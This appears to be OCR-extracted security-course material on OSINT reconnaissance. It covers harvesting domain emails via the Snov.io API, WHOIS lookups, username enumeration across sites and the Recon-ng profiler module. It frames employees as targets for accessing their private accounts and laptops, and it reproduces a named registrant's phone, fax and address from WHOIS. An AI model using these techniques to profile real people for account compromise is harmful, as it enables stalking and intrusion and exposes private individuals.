
```
curl -X POST "https://api.snov.io/v1/get-domain-emails-with-info" \ -H "Content-Type: application/json" \ -d
'{"domain":"example.com","access_token":"YOUR_ACCESS_TOKEN"}'
```

Replace **YOUR_ACCESS_TOKEN** with your Snov.io access token to perform the query.


3. WHOIS Queries

WHOIS databases can provide contact information, including email addresses, for domain registrants. This information can be useful for understanding the administrative and technical contacts for a domain.

Example: Using whois Command



```
┌──(root㉿kali)-[~]
└─# whois johnbryce.co.il

% The data in the WHOIS database of the .il registry is provided
% by ISOC-IL for information purposes, and to assist persons in
% obtaining information about or related to a domain name
% registration record. ISOC-IL does not guarantee its accuracy.
% By submitting a WHOIS query, you agree that you will use this
% Data only for lawful purposes and that, under no circumstances
% will you use this Data to: (1) allow, enable, or otherwise
```




```
changed:      domain-registrar AT isoc.org.il 20210203 (Changed)

person:       Oren Parnes
address      John Bryce Training Ltd.
address      29 Homa Umigdal St.
address      Tel Aviv
address      6777129
address      Israel
phone:        +972 52 8478018
fax-no:       +972 3 7100766
e-mail:       domain AT johnbryce.co.il
nic-hdl:      DT-OP2616-IL
changed:      Managing Registrar 20190306

person:       Shlomi Kachtan Admin
address      John Bryce Training Ltd.
address      29 Homa Umigdal St.
address      Tel Aviv
```


This command queries the WHOIS database for **example.com**, potentially returning registrant email addresses among other registration details.

Collecting Employee Personal Information

After revealing information about the company, we found several high-value targets worth accessing their private accounts and laptops. This site has a simple graphical interface.




Our target name is *John Doe*. Try and find the sites the user has signed up for.



Find Available Username

johndoe


After pressing search, we see all the websites with *Johndoe* as a username in their database.



Usernames

Facebook	Twitter	Youtube	Pinterest	Foursquare	Medium	Twitch	Tumblr	Github
Disqus	About.me	Meetup	Periscope	Patreon	Behance	LiveJournal	Buzzfeed	Vk
Blogger	Fiverr	Upwork	Wordpress	Spotify	Gravatar	Bitbucket	99Designs	IFTTT
SlideShare	DeviantArt	CNET	Shopify	Ask.FM	SourceForge	SoundCloud	Etsy	Shutterstock
OK.RU	Last.FM	Vimeo	Dribble	MySpace	Slack	Quora	Wikipedia	Dailymotion
Goodreads	Tripadvisor	Indiegogo	TaskRabbit	Dev.to	9gag	Houzz	GitLab	Mastodon
ImageShack	Steam	Hacker Noon	WikiHow	Discord	Telegram	Ebay	Product Hunt	DonationAlerts
Linktree	Photobucket	Roblox	IGN	Gamepedia	Basecamp	Quizlet	Genius	Steemit

Upon pressing a button on the list, a new window opens, directing to the target's profile page on that specific website; for example, clicking on Blogger.



THE SECRET WORLD OF JOHN DOE

THE ABODE OF AKKIE'S SECRET SITE POSTER.

SATURDAY, MARCH 17, 2001

Welcome to the site of John Doe. I didn't want to detract from the hard-hitting news of Akkie's site, though I will still post on it. So I thought that I would start my own site for those interested in finding my identity. Also, i can put my own stuff on without Akkie having a go at me.

POSTED BY PHILL AT 5:20 AM

ABOUT ME


PHILL

VIEW MY COMPLETE PROFILE

LINKS

Google News
Edit-Me
Edit-Me

Telegram account.



Telegram: Contact @johndoe - Mozilla Firefox
OSINT Framework
NameCheckup - Find Av
Telegram: Contact @joh
https://telegram.me/johndoe
Telegram
Don't have Telegram yet? Try it now!
SEND MESSAGE

John Doe

@johndoe


STOP CONTACTING ME WITH BULLSHIT I'M
NEW ON TELEGRAM

Another option is to use Recon-ng, a CLI web reconnaissance framework. To run Recon-ng, type the name in the terminal; it is unnecessary to download it as it comes with Kali. The interface is designed like a database with tables.




```
kali@kali:~$ recon-ng
[*] Version check disabled.

    _/_/_/    _/_/_/_/    _/_/_/    _/_/_/    _/      _/            _/      _/    _/_/_/
   _/    _/  _/        _/        _/      _/  _/_/    _/            _/_/    _/  _/
  _/_/_/    _/_/_/    _/        _/      _/  _/  _/  _/  _/_/_/_/  _/  _/  _/  _/  _/_/_/
 _/    _/  _/        _/        _/      _/  _/    _/_/            _/    _/_/  _/      _/
_/    _/  _/_/_/_/    _/_/_/    _/_/_/    _/      _/            _/      _/    _/_/_/
```

Type **help** or press the **TAB key** twice for the main tree of available commands. Each command has more sub-commands that can be viewed with another double press on the TAB, and they are shown in a folder layout.




```
[recon-ng][default] > help

Commands (type [help|?] <topic>):
---------------------------------
back            Exits the current context
dashboard       Displays a summary of activity
db              Interfaces with the workspace's database
exit            Exits the framework
help            Displays this menu
index           Creates a module index (dev only)
keys            Manages third party resource credentials
marketplace     Interfaces with the module marketplace
modules         Interfaces with installed modules
options         Manages the current context options
pdb             Starts a Python Debugger session (dev only)
```

Like Maltego, you need to install several modules for Recon-ng to provide you with results. By typing ***marketplace search***, see the available modules and require API keys or dependencies.




```

[1] Recon modules

[recon-ng][default] > marketplace search

  +---------------------------------------------------------------------------------
------------+
  |                        Path                         | Version |     Status    |  Update
d   | D | K |
  +---------------------------------------------------------------------------------
------------+
  | discovery/info_disclosure/cache_snoop               | 1.1     | not installed | 2020-10
-13 |   |   |
  | discovery/info_disclosure/interesting_files         | 1.1     | not installed | 2020-01
-13 |   |   |
  | exploitation/injection/command_injector             | 1.0     | not installed | 2019-06
```

Especially in Recon-ng, you must understand how each module works to operate modules correctly. The tables pull the required values and which tables store the collected information.




```

[recon-ng][default] > marketplace install recon/profiles-profiles/profiler
[*] Module installed: recon/profiles-profiles/profiler
[*] Reloading modules...
[recon-ng][default] > modules load recon/profiles-profiles/profiler
[recon-ng][default][profiler] > info

      Name: OSINT HUMINT Profile Collector
    Author: Micah Hoffman (@WebBreacher)
   Version: 1.0

Description:
  Takes each username from the profiles table and searches a variety of web sites for thos
e users. The
  list of valid sites comes from the parent project at https://github.com/WebBreacher/What
sMyName

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)
```

After installing and loading the module, see the name shown next to the [default], the current workspace we are working on (to see workspaces commands, type workspaces info, or workspaces *insert space here* and press TAB twice). Each module has its own options. To modify a variable in the table, use **set**, **unset**, and **options lists**.




```
[recon-ng][default][profiler] > options
Manages the current context options

Usage: options <list|set|unset> [...]

[recon-ng][default][profiler] > options list

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

[recon-ng][default][profiler] > options set SOURCE johndoe
SOURCE => johndoe
[recon-ng][default][profiler] > options list

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  johndoe        yes       source of input (see 'info' for details)

[recon-ng][default][profiler] > 
```

After the username is provided, run the module on *Johndoe*; it uses a list of websites to query, checking everyone for the target. When it finds a website the goal has signed up to; we receive a link to his profile.

